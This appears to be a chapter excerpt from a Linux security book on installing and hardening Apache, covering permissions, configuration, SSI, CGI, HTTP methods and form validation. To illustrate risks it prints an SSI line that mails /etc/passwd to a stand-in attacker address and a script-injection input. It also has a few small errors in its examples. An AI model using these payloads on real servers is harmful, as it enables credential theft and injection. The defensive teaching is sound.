Attacks are so frequent on today's Internet that you don't want to leave a window for attack, even for the few minutes it takes to set up a secure server. This section covers setting up your environment and obtaining the right version of Apache.

8.2.1.1 Setting up Your firewall

A public web server is commonly located with email and name servers in a DMZ, between outer and inner firewalls. If you're doing your own hosting, you need at least one layer of protection between your public web server and your internal network.

Web servers normally listen on TCP ports 80 ([http](http://);) and 443 (secure HTTP, [https](https://):). While you're installing Apache and the pieces are lying all around, block external access to these ports at your firewall (with *iptables* or other open source or commercial tools). If you're installing remotely, open only port 22 and use *ssh*. After you've configured Apache, tightened your CGI scripts (as described in this chapter), and tested the server locally, you should then reopen access to the world.

8.2.1.2 Checking Your Apache version

If you have Linux, you almost certainly already have Apache somewhere. Check your version with the following command:

```
httpd -v
```

Check the Apache mirrors (<http://www.apache.org/mirrors/>) or your favorite Linux distribution site for the most recent stable release of Apache, and keep up with security updates as they're released. Red Hat publishes overall security updates at <http://www.redhat.com/apps/support/errata/>.

If you're running an older version of Apache, you can build a new version and test it with another port, then install it when ready. If you plan to replace any older version, first see if another copy of Apache (or another web server) is running:

```
service httpd status
```

or:

```
ps -ef | grep httpd
```

If Apache is running, halt it by entering the following:

```
apachectl stop
```

or (Red Hat only):

```
service httpd stop
```

or:

```
/etc/init.d/apache stop
```

Make sure there aren't any *other* web servers running on port 80:

```
netstat -an | grep ':80'
```

If you see one, `kill -9` its process ID, and check that it's really most sincerely dead. You can also prevent it from starting at the next reboot with this command:

```
chkconfig httpd off
```

8.2.2 Installation Methods

Should you get a binary installation or source? A binary installation is usually quicker, while a source installation is more flexible and current. I'll look at both, but emphasize source, since security updates usually should not wait.

8.2.2.1 RPM installation

Of the many Linux package managers, RPM may be the most familiar, so I'll use it for this example. Grab the most current stable version of Apache from <http://www.apache.org>, your favorite Linux distribution, or any RPM site. Here's an example of obtaining and installing an older Apache RPM from Red Hat's site:

```
# wget ftp://ftp.redhat.com/pub/redhat/linux/updates/7.0/en/\
os/i386/apache-1.3.22-1.7.1.i386.rpm
# rpm -Uvh apache-1.3.22-1.7.1.i386.rpm
```

Depending on whose RPM package you use, Apache's files and directories will be installed in different places. This command prints where the package's files will be installed:

```
rpm -qpil apache-1.3.22-1.7.1.i386.rpm
```

We'll soon see how to make Apache's file hierarchy more secure, no matter what it looks like.

8.2.2.2 Source installation

Get the latest stable tarball:

```
# wget http://www.apache.org/dist/httpd/apache_1.3.24.tar.gz
# tar xvfz apache_1.3.24.tar.gz
# cd apache_1.3.24
```

If the file has an MD5 or GPG signature, check it (with `md5sum` or `gpgv`) to ensure you don't have a bogus distribution or a corrupted download file.

Then, run the GNU `configure` script. A bare:

```
# ./configure
```

will install everything in directories under `/usr/local/apache` (Apache 2 uses `/usr/local/apache2`). To use another directory, use `--prefix`:

```
# ./configure --prefix=/usr/other/apache
```

Apache includes some standard *layouts* (directory hierarchies). To see these and other script options, enter the following:

```
# ./configure --help
Next, run good old make:
# make
```

This will print pages of results, eventually creating a copy of Apache called `httpd` in the `src` subdirectory. We'll look at what's actually there in the next section. When you're ready to install Apache to the target directory, enter the following:

```
# make install
```

8.2.2.3 Linking methods

Does the preceding method produce a statically linked or dynamically linked executable? What modules are included? By including fewer modules, you use less memory and have fewer potential problems. "Simplify, simplify," say Thoreau, the least privilege principle, and the Web Server Diet Council.

Dynamic linking provides more flexibility and a smaller memory footprint. Your copy of Apache is dynamically linked if you see something like this:

```
# httpd -l
Compiled-in modules:
  http_core.c
  mod_so.c
```

Dynamically linked versions of Apache are easy to extend with some configuration options and an Apache restart. Recompilation is not needed. I prefer this method, especially when using the Perl or PHP modules.

See <http://httpd.apache.org/docs/dso.html> for details on these Dynamic Shared Objects (*DSOs*).

A *statically linked* Apache puts the modules into one binary file, and it looks something like this:

```
# httpd -l
Compiled-in modules:
  http_core.c
  mod_env.c
  mod_log_config.c
  mod_mime.c
  mod_negotiation.c
  mod_status.c
  mod_include.c
  mod_autoindex.c
  mod_dir.c
  mod_cgi.c
  mod_asis.c
  mod_imap.c
  mod_actions.c
  mod_userdir.c
  mod_alias.c
  mod_access.c
  mod_auth.c
  mod_setenvif.c
```

```
suexec: disabled; invalid wrapper /usr/local/apache/bin/suexec
```

Specify `--activate-module` and `--add-module` to modify the module list. Changing any of the modules requires recompilation and relinking.

8.2.3 Securing Apache's File Hierarchy

Wherever your installation scattered Apache's files, it's time to make sure they're secure at runtime. Loose ownership and permission settings are a common cause of security problems.

We want the following:

- A user ID and group ID for Apache to use
- User IDs for people who will provide content to the server

Least privilege suggests we create an Apache user ID with as little power as possible. You will often see use of user ID `nobody` and group ID `nobody`. However, these IDs are also used by NFS, so it's better to use dedicated IDs. Red Hat uses user ID `apache` and group ID `apache`. The `apache` user has no shell and few permissions — just the kind of guy we want, and the one we'll use here.

There are different philosophies on how to assign permissions for web user IDs. Here are some solutions for content files (HTML and such):

- Add each person who will be modifying content on the web site to the group `apache`. Make sure that others in the group (including the user ID `apache`) can read but not write one another's files (run `umask 137; chmod 640` for each content file and directory). These settings allow developers to edit their own files and let others in the group view them. The web server (running as user `apache`) can read and serve them. Other users on the web server can't access the files at all. This is important because scripts may contain passwords and other sensitive data. The `apache` user can't overwrite files, which is also useful in case of a lapse.
- The previous settings may be too extreme if you need to let web developers overwrite each other's files. In this case, consider mode `660`. This is a little less secure because now the `apache` user can also overwrite content files.
- A common approach (especially for those who recommend user ID `nobody` and group ID `nobody`) is to use the `other` permissions for the apache user (mode `644`). I think this is less safe, since it also gives read access to other accounts on the server.

[Table 8-2](#) lists the main types of files in an Apache distribution, where they end up in a default RPM installation or a source installation, and recommended ownership and permissions.

Table 8-2. File locations for apache installations				
File types	Notable files	Red Hat RPM directories	Source directories	Owner/modes
Initialization script	<i>Httpd</i>	<i>/etc/init.d</i>	(no standard)	Should be owned by <code>root</code> , with directory mode 755 and file mode 755
Configuration files	<i>httpd.conf</i> <i>access.conf</i> <i>srm.conf</i>	<i>/etc/httpd/conf</i>	<i>/usr/local/apache/conf</i>	Should be owned by <code>root</code> , with directory mode 755 and file mode 644
Logs	<i>access_log</i> <i>error_log</i>	<i>/etc/httpd/logs</i>	<i>/usr/local/apache/logs</i>	Should be owned by <code>root</code> , with directory mode 755 and file mode 644
Apache programs	<i>httpd</i> <i>apachectl</i>	<i>/usr/sbin</i>	<i>/usr/local/apache/bin</i>	Should be owned by <code>root</code> , with directory mode 755 and file mode 511
Apache utilities	<i>htpasswd</i> <i>apxs</i> <i>rotatelog</i> s	<i>/usr/sbin</i>	<i>/usr/local/apache/bin</i>	Should be owned by <code>root</code> , with directory mode 755 and file mode 755
Modules	<i>mod_perl.so</i>	<i>/usr/lib/apache</i>	<i>/usr/local/apache/libexec</i>	Should be owned by <code>root</code> , with directory mode 755 and file mode 755
CGI programs (CGI scripts)		<i>/var/www/cgi-bin</i>	<i>/usr/local/apache/cgi-bin</i>	Directory should be owned by user <code>root</code> with mode 755; files should be owned by users in group <code>apache</code> , with mode 750
Static content (HTML files)		<i>/var/www/html</i>	<i>/usr/local/apache/htdocs</i>	Directories should be owned by user <code>apache</code> with mode 470; files should be owned by

				users in group <code>apache</code> , with mode 640
Password/data files	(Varies)	(No standard)	(No standard)	Directories should be owned by user <code>apache</code> with mode 470; files should be owned by users in group <code>apache</code> , with mode 640

8.3 Setup Time: Configuring Apache

Configuring a web server is like configuring an email or DNS server — small changes can have unforeseen consequences. Most web security problems are caused by configuration errors rather than exploits of the Apache code.

8.3.1 Apache Configuration Files

I mentioned that Apache's configuration files could be found under `/etc/httpd/conf`, `/usr/local/apache/conf`, or some less well-lit place. The most prominent file is `httpd.conf`, but you will also see `access.conf` and `srm.conf`. These are historic remnants from the original NCSA web server. You can put any of Apache's configuration directives in any of these files. In practice, people usually throw everything into `httpd.conf`. If you'd like to separate security-related directives from others, put them in `access.conf`. This has some advantages: `access.conf` is smaller, an editing error won't break everything else, and security settings are more visible. But everything will work fine if you make your changes in `httpd.conf`.



There are also GUI tools to modify the Apache configuration, such as Red Hat's X-based *Apache Configuration Tool* or the web-based *webmin*. Here, we'll do it the old-fashioned text way and supply more information in place of screenshots.

Any time you change Apache's configuration, check it before restarting the server:

```
# apachectl configtest
```

If this succeeds, start Apache:

```
# apachectl start
```

Before starting Apache, let's see how secure we can make it.

8.3.2 Configuration Options

To see what options your copy of Apache understands, run the following:

```
httpd -L
```

This reflects the modules that have been included, either dynamically or statically. I'll discuss the core options later. You will need to include other modules to understand their special options.

8.3.2.1 User and group

In "Securing Apache's File Hierarchy," I covered which user and group IDs to use for Apache and its files. Apache is started by `root`, but the runtime ownership of all the Apache child processes is specified by the `User` and `Group` options. These directives should match your choices:

```
User apache
```

```
Group apache
```



Do *not* use `root` for the user ID! Choose an ID with the least privilege and no login shell.

8.3.2.2 Files and directories

The top of the server directory hierarchy is `ServerRoot`:

```
ServerRoot /usr/local/apache
```

The top of the web-content hierarchy (for static HTML files, not CGI scripts) is `DocumentRoot`:

```
DocumentRoot /usr/local/apache/htdocs
```

8.3.2.3 Listen

By default, Apache listens on all IP addresses. `Listen` specifies which IP addresses and/or ports Apache should serve.

For initial testing, you can force Apache to serve only the local address:

```
Listen 127.0.0.1
```

or a different port:

```
Listen 81
```

This is useful if you need to keep your current server live while testing the new one.

Address and port may be combined:

```
Listen 202.203.204.205:82
```

Use multiple `Listen` directives to specify more than one address or port. You may modify your firewall rules to restrict access from certain external addresses while testing your configuration. In Apache 2.0, `Listen` is mandatory and replaces the old `BindAddress` directive.

8.3.2.4 Containers: Directory, Location, and Files

Apache controls access to resources (files, scripts, and other things) with the *container* directives:

`Directory`, `Location`, and `Files`. `Directory` applies to an actual directory in the web server's filesystems. `Location` refers to a URL, so its actual location is relative to `DocumentRoot` (`Location /` = `DocumentRoot`). `Files` refers to filenames, which may be in different directories.

Each of these has a counterpart that uses regular expressions: `DirectoryMatch`, `LocationMatch`, and `FilesMatch`.

Within these containers are directives that specify *access control* (what can be done) and *authorization* (by whom).

I'll trot out least privilege again and lock Apache down by default (put this in *access.conf* if you want to keep *httpd.conf* pristine):

```
<Directory />
Options none
AllowOverride none
Order deny,allow
Deny from all
</Directory>
```

By itself, this is a bit extreme. It won't serve anything to anyone, even if you're testing from the same machine. Try it, just to ensure you can lock yourself out. Then open the door slightly:

```
<Directory /usr/local/apache/htdocs>
Deny from all
Allow from 127.0.0.1
</Directory>
```

Now you can use a command-line web utility (such as `wget`, `lynx`, or `curl`) or a graphic browser on the same box to test Apache. Does it return a page? Do you see it logged in *access.log*? If not, what does *error_log* say?

8.3.2.5 Options

[Table 8-3](#) lists the possible values for `Options`.

Table 8-3. Apache resource options	
Value	Description
All	Allow all but <code>MultiViews</code> . You don't want to be this generous. This is the default!
ExecCGI	Allow CGI scripts. Use sparingly.
FollowSymLinks	Follow symbolic links. This is a slight efficiency gain, since Apache avoids a <code>stat</code> call.

<code>SymLinksIfOwnerMatch</code>	Follow symbolic links only if the target and the link have the same owner. This is safer than <code>FollowSymLinks</code> .
<code>Includes</code>	Allow SSI, including <code>#exec cgi</code> . Beware.
<code>IncludesNoExec</code>	Allow SSI, but no <code>#exec</code> or <code>#exec cgi</code> . Use this if you only want file inclusion.
<code>Indexes</code>	Show a formatted directory listing if no <code>DirectoryIndex</code> file (such as <code>index.html</code>) is found. This should be avoided, since it may reveal more about your site than you intend.
<code>MultiViews</code>	This governs content negotiation (e.g., multiple languages) and should otherwise be disabled.

Preceding an option value with a minus (-) removes it from the current options, preceding it with plus (+) adds it, and a bare value is absolute:

```
# Add Indexes to current options:
```

```
Options +Indexes
```

```
# Remove Indexes from current options:
```

```
Options Indexes
```

```
# Make Indexes the only current option, disabling the others:
```

```
Options Indexes
```

8.3.2.6 Resource limits

[Table 8-4](#) lists the directives to help avoid resource exhaustion from Denial of Service attacks or runaway CGI programs.

Table 8-4. Apache resource limits		
Directive	Default	Usage
<code>MaxClients</code>	256	Maximum number of simultaneous requests. Make sure you have enough memory for this many simultaneous copies of httpd, unless you like to watch your disk lights blink furiously during swapping.
<code>MaxRequestsPerChild</code>	0	Maximum requests for a child process (0=infinite). A positive value helps limit bloat from memory leaks.
<code>KeepAlive</code>	on	Allow HTTP 1.1 keepalives (reuse of TCP connection). This increases throughput and is recommended.
<code>MaxKeepAliveRequests</code>	100	Maximum requests per connection if <code>KeepAlive</code> is on.
<code>KeepAliveTimeout</code>	15	Maximum seconds to wait for a subsequent request on the same connection. Lower this if you get close to <code>MaxClients</code> .
<code>RLimitCPU</code>	<i>soft, [max]</i>	Soft and maximum limits for seconds per process.
<code>RLimitMEM</code>	<i>soft, [max]</i>	Soft and maximum limits for bytes per process.
<code>RLimitNPROC</code>	<i>soft, [max]</i>	Soft and maximum limits for number of processes.
<code>LimitRequestBody</code>	0	Maximum bytes in a request body (0=infinite). You can limit uploaded file sizes with this.
<code>LimitRequestFields</code>	100	Maximum request header fields. Make sure this value is greater than the number of fields in any of your forms.
<code>LimitRequestFieldSize</code>	8190	Maximum bytes in an HTTP header request field.
<code>LimitRequestLine</code>	8190	Maximum bytes in an HTTP header request line. This limits abnormally large GET or HEAD requests, which may be hostile.

8.3.2.7 User directories

If you don't need to provide user directories on your web server, disable them:

```
UserDir disabled
```

You can support only some users:

```
UserDir disabled
```

```
UserDir enabled good_user_1, careful_user_2
```


If you want to enable all your users, disable root and other system accounts:

```
UserDir enabled
UserDir disabled root
To prevent users from installing their own .htaccess files, specify:
UserDir /home/*/public_html
<Directory /home/*/public_html>
AllowOverride None
</Directory>
```

8.3.3 Static Content

Static content includes HTML, JavaScript, Flash, images, and other files that are served directly by the web server without interpretation. The files and their directories need to be readable by the user ID running Apache (*apache*, in our examples).

Static files don't pose much of a security threat on the server side. The web server just reads them and sends them to the requesting browser. Although there are many security issues with web browsers, client security is outside the scope of this chapter. Watch your browser vendor's web site for security news, patches, and new versions.

8.3.4 Dynamic Content: Server-Side Includes (SSI)

A step up from purely static pages, *server-side includes* allow inclusion of other static content, special dynamic content such as file-modification times, and even the output from the execution of external programs. Unlike CGI scripts, there is no way to pass input arguments to an SSI page.

8.3.4.1 SSI configuration

Apache needs to be told that an SSI file is not a lump of inert HTML, but should be parsed for SSI directives. First, check that includes are permitted for at least some files in this directory. Add this to *httpd.conf* or *access.conf*:

```
<Location /ssi_dir>
Options IncludesNoExec
</Location>
```

One way to differentiate HTML from SSI files is to use a special suffix like *.shtml* and associate it with Apache's built-in MIME type for parsable content:

```
AddType application/x-server-parsed .shtml
```

or just assign the Apache handler directly:

```
AddHandler server-parsed .shtml
```

Using this tells the world that your pages use server-side includes. If you'd like to conceal this fact, use another suffix. One trick I've seen is to use *.html* for static text and *.htm* for SSI text:

```
AddHandler server-parsed .htm
```

A little-known feature of Apache is its ability to use the execute bit of a file to indicate that it should be parsed. I've used this to mix static and parsed HTML files in the same directory with the same suffix. The directive is as follows:

```
<Location /ssi_dir>
Options +IncludesNoExec
XBitHack full
</Location>
```

The extra attribute *full* tells Apache to check the modification time of the included file rather than the including file. To change an HTML file into an SSI file, just use the following:

```
chmod +x changeling.html
```

8.3.4.2 Including files

The most basic use of SSI is for inclusion of static files. For example, a site can include a standard header and footer on each page:

```
<!--#include virtual="header.html"-->
. . . variable content goes here . . .
<!--#include virtual="footer.html"-->
```

What can you do with SSI? Give the *virtual* attribute a relative URL to include that file's content:

```
<!--#include virtual="included_file.html"-->
You can also include the output of a local CGI script by giving its relative URL:
<!--#include virtual="/cgi-bin/script"-->
```

8.3.4.3 Executing commands

If `Options Includes` was set, you can also execute *any* external command on the web server, which is quite dangerous. The following is a benign example:

```
<!--#exec cmd="ls -l /"-->
```


SSI can't get arguments from the client, so any command and arguments are fixed. Since you specify the commands, you might feel safe. However, anyone with write access to `/ssi_dir` could upload an HTML file containing an SSI `#exec` string:

```
<!--#exec cmd="mail evil@weasel.org < /etc/passwd"-->
```

If you allow people to upload HTML (say, in a guestbook application), forbid SSI execution in the target directory, and untaint the input (see the "Forms and Input Data Validation" section).

Similar vulnerabilities have been seen in utilities that create HTML, like email digesters and web-log analyzers. If you must have SSI, but don't need executable external commands, always exclude them:

```
<Location /ssi_dir>
Options IncludesNoExec
</Location>
```



`Options Includes` permits all SSI, including executable commands, so use `Options IncludesNoExec`.

8.3.5 Dynamic Content: Common Gateway Interface (CGI)

The CGI is a protocol for sending queries and data via HTTP to a program on the web server. The CGI program can be written in any language, interpreted or compiled. Surprisingly, there is still no final RFC that defines CGI. CGI 1.1 is described at <http://hoohoo.ncsa.uiuc.edu/cgi/interface.html>. Also, see *The CGI Programming MetaFAQ* (http://www.perl.org/CGI_MetaFAQ.html).

8.3.5.1 Standalone and built-in CGI interpreters

The CGI protocol doesn't specify how the web server should communicate with the CGI program. There have been two main solutions:

Standalone CGI programs

Apache receives a CGI request, opens a two-way pipe to an external program, sends it the CGI input data, and returns the program's output to the client. As a separate process, the program can crash without bringing down the web server. The down side is that it's relatively slow to start a new process.

Built-in CGI programs

The program is rewritten as an Apache module and incurs its startup cost only when an Apache process starts. This is *much* faster than an external program and has access to Apache's internals and other modules. The most popular modules for CGI in Apache are the interpreter engines for Perl (`mod_perl`) and PHP (`mod_php`).

8.3.5.2 Specifying CGI programs

There are a couple ways to tell Apache to treat a file as a CGI script rather than a static file:

Treat every file within a directory as a CGI script:

```
ScriptAlias /cgi-bin /usr/local/apache/cgi-bin
```



The directory for `ScriptAlias` must be outside the `DocumentRoot` hierarchy. Otherwise, anyone can access its contents as normal files and download or view their contents.

Allow some files in a directory to be CGI scripts:

```
<Location /usr/local/apache/mixed>
Options ExecCGI
</Location>
```

Mixing static files and scripts is dangerous, since a configuration typo could cause Apache to treat a script file as a normal file and allow users to view its contents. If you do mix files and scripts, you need to tell Apache which files are CGI scripts and which are static files. Use a file suffix or some other naming convention for the script. We'll see how to protect files shortly.



Don't put a script interpreter program in a CGI directory. For instance, don't put the binary for Perl or a standalone PHP in `/usr/local/apache/cgi-bin`. This lets anyone run them without restrictions. CGI scripts should be as simple and focused as possible.

Expect trouble if users can upload files to a directory and execute them as CGI scripts. Consider using suEXEC (described next) or limiting CGI scripts to directories where you can see them.

8.3.5.3 suEXEC

Normally, CGI programs will all be run with Apache's user ID and group. If you have multiple users and virtual hosts, this lets them run each other's scripts and access each other's data. What if you have a web-hosting service and want to let your customers run their own CGI scripts, but no one else's? That's a job for Apache's suEXEC facility.

suEXEC is a setuid root program that wraps scripts to run with a specified user ID and group ID. Scripts need to pass a number of security guidelines before they will be accepted. As with any setuid root program, beware of potential dangers from any exploit or botched configuration. Documentation is at <http://httpd.apache.org/docs-2.0/suexec.html>.

8.3.5.4 FastCGI

FastCGI is an alternative for creating CGI programs without the startup time of a standalone program, but also without the complexity of an Apache module. The protocol is language independent, and libraries are available for the most common web languages. Details are available at www.fastcgi.com.

FastCGI falls somewhere between standalone and module-based CGI. It starts an external CGI program, but maintains a persistent connection through the Apache module `mod_fastcgi`.

Scripts need slight modification to work with FastCGI. You must have set `Options ExecCGI` in `httpd.conf` to enable a FastCGI application, just as you would any other CGI program. If you want to allow use of suEXEC with FastCGI, set `FastCGIWrapper On`. FastCGI scripts are vulnerable to the same problems as any CGI scripts.

8.4 Runtime: Securing CGI Scripts

We've secured what we can at build time. Now we enter a maze of twisty little passages, seeking security at runtime.

8.4.1 HTTP, URLs, and CGI

Just as a little SMTP knowledge aids understanding of email-security issues, a little background on HTTP and URLs improves knowledge of web security.

Every exchange between a web client and server is defined by the Hypertext Transfer Protocol (HTTP). HTTP 1.0 was the first widely used version, but it had some shortcomings. Most of these were addressed with HTTP 1.1, the current version that is almost universal. HTTP 1.1 is defined in RFC 2616 (<http://www.w3.org/Protocols/rfc2616/rfc2616.html>). The web client makes HTTP requests, and the web server responds. Web browsers hide much of the data exchange, such as MIME types, cache settings, content negotiation, timestamps, and other details. Other clients (such as a web spider, `wget`, or `curl`) offer much more control over the exchange.

An HTTP request contains an initial *request line*:

```
Method URI HTTP-Version \r\n
```

Methods include OPTIONS, GET, HEAD, POST, PUT, TRACE, DELETE, and CONNECT. Some methods have a corresponding URL format.

This line may be followed by *request header* lines containing information about the client, the host, authorization, and other things. These lines may be followed by a message body. The web server returns a header and an optional body, depending on the request.

There are security implications with the type of URLs you use. Since the protocol is text, it's easy to forge headers and bodies (although attackers have successfully forged binary data for years). You can't trust what you're being told, whether you're a web server or a client. See section 15 of RFC 2616 for other warnings. The following are the most common methods and some security implications.

8.4.1.1 HEAD method

Do you want to know what web server someone is running? It's easy. Let's look at the HEAD data for the home page at <http://www.apache.org>:

```
$ telnet www.apache.org 80
Trying 63.251.56.142...
Connected to daedalus.apache.org (63.251.56.142).
Escape character is '^]'.
HEAD / HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
Date: Sat, 13 Apr 2002 03:48:58 GMT
Server: Apache/2.0.35 (Unix)
Cache-Control: max-age=86400
Expires: Sun, 14 Apr 2002 03:48:58 GMT
Accept-Ranges: bytes
Content-Length: 7790
Content-Type: text/html
```

```
Connection closed by foreign host.
$
```

(A handy alternative to this manual approach is the `curl` client, available from <http://www.haxx.se>.) The actual responses vary by web server and site. Some don't return a `Server:` response header, or say they're something else, to protect against attacks aided by *port 80 fingerprinting*. The default value returned by Apache includes the identity of many modules. To return only a `Server: Apache` response, specify: `ServerTokens ProductOnly`

8.4.1.2 OPTIONS method

If OPTIONS is supported, it tells us more about the web server:

```
$ telnet www.apache.org 80
Trying 63.251.56.142...
Connected to daedalus.apache.org (63.251.56.142).
Escape character is '^]'.
OPTIONS * HTTP/1.1
Host: www.apache.org

HTTP/1.1 200 OK
Date: Sat, 13 Apr 2002 03:57:10 GMT
Server: Apache/2.0.35 (Unix)
Cache-Control: max-age=86400
Expires: Sun, 14 Apr 2002 03:57:10 GMT
Allow: GET,HEAD,POST,OPTIONS,TRACE
Content-Length: 0
Content-Type: text/plain
Connection closed by foreign host.
$
```

The OPTIONS method is not a security concern, but you might like to try it on your own servers to see what it returns.

8.4.1.3 GET method

GET is the standard method for retrieving data from a web server. A URL for the GET method may be simple, like this call for a home page:

`http://www.hackenbush.com/`

A GET URL may be extended with a `?` and `name=value` arguments. Each instance of name and value is *URL encoded*, and pairs are separated by an `&`:

`http://www.hackenbush.com/cgi-bin/groucho.pl?day=jan%2006&user=zeppo`

An HTTP GET request contains a header but no body. Apache handles the request directly, assigning everything after the `?` to the `QUERY_STRING` environment variable. Since all the information is in the URL itself, a GET URL can be bookmarked, or repeated from the browser, without resubmitting a form. It can also be generated easily by client-side or server-side scripting languages.

Although you may see some very long and complex GET URLs, web servers may have size limits that would snip your URL unceremoniously (ouch). Apache guards against GET buffer overflow attacks, but some other web servers and web cache servers have not.

Since all the parameters are in the URL, they also appear in the web-server logs. If there is any sensitive data in the form, a POST URL should be used.

The question mark and `/cgi-bin` advertise that this URL calls a CGI script called `groucho.pl`. You may want the benefits of a GET URL without letting everyone know that this is a CGI script. If an attacker knows you're using Perl scripts on Apache, for instance, he can target his attack more effectively. Another reason involves making the URL more *search-engine friendly*. Many web search engines skip URLs that look like CGI scripts. One technique uses the `PATH_INFO` environment variable and Apache rewriting rules. You can define a CGI directory with a name that looks like a regular directory:

```
ScriptAlias /fakedir/ "/usr/local/apache/real_cgi_bin/"
```

Within this directory you could have a CGI script called `whyaduck`. When this URL is received:

`http://www.hackenbush.com/fakedir/whyaduck/day/jan%2006/user/zeppo`

Apache will execute the CGI script `/var/www/real-cgi-bin/whyaduck` and pass it the environment variable `PATH_INFO` with the value `/day/jan 06/user/zeppo`. Your script can parse the components with any method you like (use `split` in Perl or `explode` in PHP to split on the slashes). Since GET requests are part of the URL, they may be immortalized in server logs, bookmarks, and referrals. This may expose confidential information. If this is an issue, use POST rather than GET. If you don't specify the `method` attribute for a `<form>` tag in HTML, it uses GET.

8.4.1.4 POST method

POST is used to send data to a CGI program on the web server. A URL for the POST method appears bare, with no `?` or encoded arguments. URL-encoded data is sent in the HTTP body to Apache, then from Apache to the standard input of the CGI program.

A user must resubmit her original form and data to refresh the output page, since the recipient has no way of knowing if the data may have changed. (With a GET URL, everything's in the URL.) The data size is not as limited as with GET. Normally POST data is not logged, although you can configure Apache to do so. A POST URL cannot be bookmarked, and it cannot be automatically submitted from a browser without using client-side JavaScript (other clients like `wget` and `curl` can submit POST requests directly). You need to have a button or other link with a JavaScript URL that submits a form that is somewhere on your page.

8.4.1.5 PUT method

This was the original HTTP upload mechanism. Specify a CGI script to handle a PUT request, as you would for a POST request. PUT seems to have been superseded by WebDAV and other methods, which are described in [Section 8.5.5](#).

8.4.2 CGI Languages

Any language can be a CGI language just by following the CGI specification. An HTTP response requires at least an initial MIME type line, a blank, and then content. Here's a minimal CGI script written in the shell:

```
#!/bin/sh
echo "Content-type: text/html"
echo
echo "Hello, world"
```

Technically, we should terminate the first two echo lines with a carriage return-line feed pair (`'\r\n\r\n'`), but browsers know what to do with bare Unix-style line feeds.

Although a C program might run faster than a shell or Perl equivalent, CGI startup time tends to outweigh that advantage. I feel that the best balance of flexibility, performance, and programmer productivity lies with interpreted languages running as Apache modules. The top languages in that niche are PHP and Perl.

I'll discuss the security trouble spots to watch, with examples from Perl and PHP:

- Form-data validation
- External file inclusion
- External program execution
- Form-based file uploads

But first, a few words about Perl and PHP.

8.4.2.1 PHP

PHP is a popular web-scripting language for Unix and Windows. It's roughly similar to, and competes with, Visual BASIC and ASP on Windows. On Unix and Linux, it competes with Perl and Java. Its syntax is simpler than Perl's, and its interpreter is small and fast.



Versions of PHP before 4.1.2 had serious vulnerabilities in the file-uploading code. These could allow an attacker to execute arbitrary code on the web server if *any* PHP script could be run, even if it did not perform file uploads. If your version is older, get a patch from <http://www.php.net>.

PHP code is embedded in HTML and distinguished by any of these start and end tags:

```
<?php ... ?>
<? ... ?>
<% ... %>
```

PHP files can contain any mixture of normal HTML and PHP, like this:

```
<? echo "<b>string<b> = <I>$string</I>\n"; ?>
```

or more compactly:

```
<b>string</b> = <i><?=$string?></i>
```

PHP configuration options can be specified in three ways:

- The *php.ini* file, normally in the `/usr/local/lib` directory:

```
display_errors = off
```

- The Apache configuration files, in the styles shown in [Table 8-5](#).

The following is an example that disables PHP's HTML error display:

```
php_admin_flag display_errors off
```

These can be placed within container directives to customize PHP settings for different directories or virtual hosts. `php_value` and `php_flag` may also be used in *.htaccess* files.

Table 8-5. PHP Apache configuration

Directive	Type of value
<code>php_value name value</code>	Any
<code>php_flag name on off</code>	Boolean
<code>php_admin_value name value</code>	Any
<code>php_admin_flag name on off</code>	Boolean

- Some directives (see <http://www.php.net/manual/en/function.ini-set>) can be set in the PHP script at runtime:

```
ini_set("display_errors", "0");
```

8.4.2.2 Perl

Perl is the mother of all web-scripting languages. The most popular module for CGI processing, `CGI.pm`, is part of the standard Perl release.

Here's a quick Perl script to get the value of a form variable (or handcrafted GET URL) called `string`:

```
#!/usr/bin/perl -w
use strict;
use CGI qw(:standard);
my $string = param("string");
echo header;
echo "<b>string</b> = <I>$string</I>\n";
```

A Perl CGI script normally contains a mixture of HTML print statements and Perl processing statements.

8.4.3 Processing Form Data

In the previous examples, I showed how to get and echo the value of the form value `string`. I'll now show how to circumvent this simple code, and how to protect against the circumvention.

Client-side form checking with JavaScript is a convenience for the user, and it avoids a round-trip to the server to load a new page with error messages. However, it does not protect you from a handcrafted form submission with bad data. Here's a simple form that lets the web user enter a text string:

```
<form name="user_form" method="post" action="/cgi-bin/echo">
<input type="text" name="string">
<input type="submit" value="submit">
</form>
```

When submitted, we want to echo the string. Let's look again at a naïve stab at `echo` in PHP:

```
<? echo "string = $string\n"; ?>
```

And the same in Perl:

```
#!/usr/bin/perl -w
use strict;
use CGI qw(:standard);
print header;
print "string = ", param("string"), "\n";
```

This looks just ducky. In fact, if you type `quack` into the `string` field, you see the output:

```
string = quack
```

But someone with an evil mind might enter this text into the `string` field:

```
<script language=javascript>history.go(-1);</script>
```

Submit this, and watch it bounce right back to your input form. If this form did something more serious than echo its input (such as entering the contents of `string` into a database), the results could be more serious.



Never trust user input. Validate everything on the server. Check for commands within data.

This is an example of someone uploading code to your server without your knowledge and then getting it to download and execute on any browser. This *cross-site scripting bug* was fixed within JavaScript itself some time ago, but that doesn't help in this case, since JavaScript is being injected into the data of a server-side script. HTML tags that invoke active content are shown in [Table 8-6](#).

Table 8-6. HTML active content tags

Tag	Use
<code><script></code>	Client-side script. Languages include JavaScript, Jscript, ECMAScript, and VBScript.
<code><embed></code>	Embedded object. Used with browser plug-ins.
<code><object></code>	Embedded object. Used with ActiveX/COM components in Windows.
<code><applet></code>	Java applet.

Each scripting language has the ability to *escape* input data, removing any magic characters, quotes, callouts, or anything else that would treat the input as something other than plain text.

An even better approach is to specify what you *want*, rather than escaping what you don't want. Match the data against a regular expression of the legal input patterns. The complexity of the regular expression would depend on the type of data and the desired level of validity checking. For example, you might want to ensure that a U.S. phone number field has exactly 13 digits or that an email address follows RFC 822.

8.4.3.1 PHP

To avoid interpreting a text-form variable as JavaScript or HTML, escape the special characters with the PHP functions `htmlspecialchars` or `htmlentities`. As mentioned previously, it's even better to extract the desired characters from the input first via a regular-expression match. In the following section, there's an example of how Perl can be used to *untaint* input data.

PHP has had another security issue with global data. When the PHP configuration variable `register_globals` is enabled, PHP creates an automatic global variable to match each variable in a submitted form. In the earlier example, a PHP variable named `$string` winks into existence to match the form variable `string`. This makes form processing incredibly easy. The problem is that anyone can craft a URL with such variables, forging a corresponding PHP variable. So any uninitialized variable in your PHP script could be assigned from the outside.

The danger is not worth the convenience. Specify `register_globals off` in your `php.ini` file.

